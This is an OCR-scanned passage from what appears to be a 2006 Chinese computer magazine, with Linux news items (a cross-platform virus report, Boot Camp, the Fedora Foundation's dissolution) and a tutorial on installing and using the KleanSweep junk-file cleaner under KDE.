


图9 DOS下的清理工具

打“流氓”就这么简单

责编lala说：

五月似乎总让你想到五·一劳动节……我们来说点别的吧。五月一日，大家还记得九五年的时候开始在这一天实行双休日的么？除了知道是劳动节，还有人知道这天是示威游行日和1894年小日本对华开战么？除了放假，其实还可以想到很多……

本期《窗外》跟大家分享一些应用小技巧，另外本期小编通过作者文章无意中发现了学习UNIX的一个快速安全的好办法，无须安装，无须"头痛"，即可快速在UNIX系统里遨游，到底是什么虚拟系统呢，赶紧来看看"便捷学习*NIX虚拟服务器以及猜解弱口令"吧。

Linews

播报员：lala

大家常说病毒与Linux无关，而今又有人来提醒大家安全意识不可淡漠！红帽轰轰烈烈发布了FC5之后却作出了让人意想不到的决定，不知是可喜还是可悲。不过一贯闭塞的苹果如今却开明了不少，不但MAC OS能在其他机器上跑，就连Windows都能在苹果机上跑了，谁叫如今软件是越来越难赚钱了呢？让寂寞的苹果也放下了它的尊贵架子。

全球首个Win/Linux跨平台病毒现身

俄罗斯反病毒软件卡巴斯基透露，他们获得一种新病毒标本，能够同时感染Windows以及Linux操作系统。这种新病毒暂命名为Bi.a，采用低级计算机语言"assembler"编写，目前仅能够感染当前目录下的文件。不过，其感染文件范围将包含Linux以及Windows系统下的不同格式：ELF以及PE。虽然目前Bi.a本身并不危险，但是其背后潜力惊人的跨平台病毒领域将在未来迅速崛起，成为安全关注的焦点。

lala 跨平台病毒，有创意。不知道它的编程思想和算法是什么样的，希望有机会能看到。

苹果官方Boot软件亦支持Vista和Linux

苹果公司本周三发布的BootCamp软件，官方称它可以让微软的Windows XP操作系统运行在基于Intel处理器的Mac计算机上，虽然这让当初尝试破解Mac机器的玩家少了一些乐趣，可是除了Windows XP以外的其它系统在该软件发布时也未被提起，它是否也支持安装其它操作系统呢？

据Techreport网站报道，另外一位玩家则尝试了Ubuntu Linux 5.10，而且他成功了。

lala 越来越多的商家尝到了闭塞的苦果，而Open之后的各个厂商必然会给我们带来更多的惊喜。就像KDE和GNOME的合作，是否会统一开源桌面呢？

摊子大了难收拾 红帽宣布解散Fedora基金会

Fedora Core是红帽公司推出的自由业余爱好者版本的Linux，采用了红帽公司企业Linux产品中的成熟技术，并新增了许多其他的功能。

当红帽公司在2005年6月宣布成立这个基金会的时候，它曾经说过它打算将Fedora项目的开发工作和其他开发人员所贡献的代码版权转移到该基金会。红帽公司仍将继续提供资金和工程技术方面的支持，但是这项计划涉及的与Fedora项目相关的开发社区覆盖面实在是太宽了。

红帽公司目前已经解散了Fedora基金会，它原本打算将这个基金会建成为开源领域提供知识产权保护的实体组织，但是最终发现这一目标实在是大得有些不切实际了。

Stevens说："我们相信我们以前所设想的东西实际上没什么意义，在基金会成立之后，我们开始与Open Invention Network公司合作。我们在这方面下了很大的投入。"

lala 失去了Fedora之后的Redhat，该用什么来填补这个伟大的计划呢？而新的开源系统会不会重复Fedora的旧路呢？拭目以待吧。不过，纵观历史，很多理想主义计划终归敌不过大众商业化市场的强势。

Apache基金会主席称：商业软件十年内全免费

Apache软件基金会主席克瑞格-斯蒂恩在EclipseCon 2006大会上表示，传统的软件销售商业模式将成为历史，开源软件已成为越来越多用户的选择。

斯蒂恩表示，软件已逐渐演化成为生活中的一种日用品，通过各种渠道可免费获得，比如免费软件OpenOffice将会取代微软的Office套件。他表示："随着开源软件数量和质量的不断升级，必将占领更多市场，商业软件套件将无利可图。"斯蒂恩说："不远的将来，所有的软件都会是免费的，你根本不必要掏钱购买软件，不过要为软件的维护和支持付费。"

他预言称，在5到10年内，我们使用的绝大多数软件都将免费提供。产品捆绑软件的现象将一去不复返，最终，自由软件将在功能上超过商业软件，开放源社区的开发都将越来越多。

lala 这个观点并不新鲜，现在很多公司就是靠后续服务来获取商业的更大利润。这个提法和电讯公司免费赠送手机的概念比较类似，收取后续服务费和话费。仔细想想，克瑞格斯蒂恩这个理论应该源自多年前一些大公司提出的通过服务创造价值的理念。自由软件在功能上能不能超过商业软件，仿佛没有可比性，世界的发展从来都是多条主线同时进行且合理并存着。事物是动态发展的，商业软件开放商也会根据市场需求调整他们的定位和方向的。

玩转KDE桌面环境下的垃圾文件的清理

梁振江

一、什么是KleanSweep

无论是Windows还是Linux操作系统，在长时间使用后，难免会产生许多冗余文件，清理这些冗余的垃圾文件对提高我们的系统运行效率有着很重要的作用。本文将介绍一款开放源码系统清理工具KleanSweep，KleanSweep是在KDE桌面环境下清理Linux系统冗余文件的利器，它可以安全、彻底、方便地帮你扫除一切残留在Linux中的垃圾文件，保持硬盘和系统的清洁。KleanSweep能清理的Linux冗余文件有很多，如：

- 空白文件、目录
- 备份文件
- 失效的符号链接
- 受损的可执行文件
- 无用的菜单文件
- 重名文件
- 孤立的文件—RPM包中缺失的文件




图1

KleanSweep支持多种Linux发行版本，适用范围很广。在Linux中安装和使用都非常简单，一般的Linux发行版本中都可以选择安装KDE桌面和PERL环境，并能十分顺利地使用KleanSweep。

二、安装以及使用

KleanSweep的编译安装过程：

KleanSweep源代码压缩包可以到以下链接下载http://Linux.bydg.org/~yogin/kleansweep-0.2.7.tar.bz2。

我们以Fedora 3操作系统为例。在解压缩后，我们可以在解压目录/kleansweep-0.2.7/admin中找到一个安装工具Scons，首先我们要安装Scons，使用如下3个命令即可完成全部安装过程。

```
tar xjvf admin/scons-mini.tar.bz2
```

编译kleansweep，执行：

```
$ ./scons
$ ./scons install
```

卸载kleansweep，使用如下命令：

```
$ scons -c install
```

Kleansweep的运行也很简单：

```
$ kleansweep
```




图2

成功运行Kleansweep后会显示Kleansweep的一些主要信息和注意事项，例如我们使用root权限运行Kleansweep时，可能由于权限过大误删除重要文件，如图1所示。

Kleansweep使用的是交互式的友好图形用户界面，用户可以根据实际需要选择要清理的冗余文件类型和文件目录等，然后根据提示一步步操作即可完成系统文件的清理任务，如图2所示。




图3

Kleansweep在按照用户要求搜索和分析完指定目录后，会给用户一份详细的清单，让用户再次确定所需要清理掉的文件，避免把正常的文件给清除掉，如图3所示。

